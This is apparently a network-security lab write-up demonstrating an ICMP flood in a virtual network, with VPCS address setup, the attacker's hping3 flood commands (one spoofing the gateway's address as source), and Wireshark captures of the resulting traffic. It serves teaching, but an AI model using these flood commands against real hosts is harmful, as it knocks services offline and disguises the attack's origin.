


## ICMP Flooding Attack:



### PC1 IP Address Configuration

```
set pcname PC1
ip 192.168.1.9/24 192.168.1.1
save
```

### PC2 IP Address Configuration

```
set pcname PC2
ip 192.168.1.10/24 192.168.1.1
save
```

### Attacker


```
# hping3 -1 --flood 192.168.1.9
# hping3 -1 --flood -a 192.168.1.1 192.168.1.9
# man hping3
# hping3 --help
```

Session Manager

AS3 ✓ EDG ✓ PC1 ✕

```
PC1> ping 192.168.1.10 -t
```


```
84 bytes from 192.168.1.10 icmp_seq=1 ttl=64 time=1.259 ms
84 bytes from 192.168.1.10 icmp_seq=2 ttl=64 time=0.925 ms
84 bytes from 192.168.1.10 icmp_seq=3 ttl=64 time=0.889 ms
```



The screenshot shows a Kali Linux terminal window titled "QEMU (Attacker)". The terminal prompt is "root@kali: /home/kali". The user has entered the command "hping3 -i --flood 192.168.1.9". The output shows "HPING 192.168.1.9 (eth0 192.168.1.9): icmp mode set, 28 headers + 0 data bytes" and "hping in flood mode, no replies will be shown". The terminal window has a menu bar with "File", "Actions", "Edit", "View", and "Help". The top of the window shows the Kali Linux desktop environment with various icons and a system tray.

[illegible]


Let's capture the packets using Wireshark ICMP packets.



The screenshot shows a Wireshark capture titled 'AS1\_e0/0'. The packet list pane displays a series of ICMP Echo (ping) packets. The packet details pane shows the structure of an ICMP Echo (ping) reply, including the Echo (ping) data field.

No.	Time	Source	Destination	Protocol	Length	Info
64397	27.109426126	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=40750/11935, ttl=64
64398	27.109535425	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=41006/11936, ttl=64
64399	27.109558196	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=41262/11937, ttl=64
64400	27.109643906	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=41518/11938, ttl=64
64401	27.109759009	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=41774/11939, ttl=64
64402	27.109780993	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=42030/11940, ttl=64
64403	27.110089677	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=42286/11941, ttl=64
64404	27.112747357	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=42542/11942, ttl=64
64405	27.113534731	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=42798/11943, ttl=64
64406	27.113564173	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=43054/11944, ttl=64
64407	27.113579063	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=43310/11945, ttl=64
64408	27.113600684	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=43566/11946, ttl=64
64409	27.113697806	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=43822/11947, ttl=64
64410	27.113836248	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=44078/11948, ttl=64
64411	27.114717165	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=44334/11949, ttl=64
64412	27.114748978	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=44590/11950, ttl=64
64413	27.114810693	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=44846/11951, ttl=64
64414	27.114915121	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=45102/11952, ttl=64
64415	27.118354498	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=45358/11953, ttl=64
64416	27.118397557	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=45614/11954, ttl=64
64417	27.118493790	192.168.1.9	192.168.1.8	ICMP	42	Echo (ping) reply id=0x2408, seq=45870/11955, ttl=64

Command: **hping3 -1 --flood -a 192.168.1.1 192.168.1.9**



The screenshot shows a Wireshark capture titled 'AS1\_e0/0'. The packet list pane displays a series of ICMP Echo (ping) packets. The packet details pane shows the structure of an ICMP Echo (ping) request, including the Echo (ping) data field.

No.	Time	Source	Destination	Protocol	Length	Info
64487	94.164172478	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=1024/4, ttl=64
64488	94.164286307	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=1280/5, ttl=64
64489	94.164315254	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=1536/6, ttl=64
64490	94.164651796	192.168.1.1	192.168.1.9	ICMP	42	Echo (ping) request id=0x2708, seq=2560/10, ttl=64
64491	94.165190345	192.168.1.1	192.168.1.9	ICMP	42	Echo (ping) request id=0x2708, seq=2816/11, ttl=64
64492	94.165809121	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=1792/7, ttl=64
64493	94.165841731	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=2048/8, ttl=64
64494	94.165973478	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=2304/9, ttl=64
64495	94.166254330	192.168.1.1	192.168.1.9	ICMP	42	Echo (ping) request id=0x2708, seq=3072/12, ttl=64
64496	94.166484641	192.168.1.1	192.168.1.9	ICMP	42	Echo (ping) request id=0x2708, seq=3328/13, ttl=64
64497	94.166813140	192.168.1.1	192.168.1.9	ICMP	42	Echo (ping) request id=0x2708, seq=3584/14, ttl=64
64498	94.167015148	192.168.1.1	192.168.1.9	ICMP	42	Echo (ping) request id=0x2708, seq=3840/15, ttl=64
64499	94.167338459	192.168.1.1	192.168.1.9	ICMP	42	Echo (ping) request id=0x2708, seq=4096/16, ttl=64
64500	94.167958671	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=2560/10, ttl=64
64501	94.167992388	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=2816/11, ttl=64
64502	94.168797392	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=3072/12, ttl=64
64503	94.168827791	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=3328/13, ttl=64
64504	94.168977403	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=3584/14, ttl=64
64505	94.169009546	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=3840/15, ttl=64
64506	94.169134807	192.168.1.9	192.168.1.1	ICMP	42	Echo (ping) reply id=0x2708, seq=4096/16, ttl=64
64507	94.169324398	192.168.1.1	192.168.1.9	ICMP	42	Echo (ping) request id=0x2708, seq=4352/17, ttl=64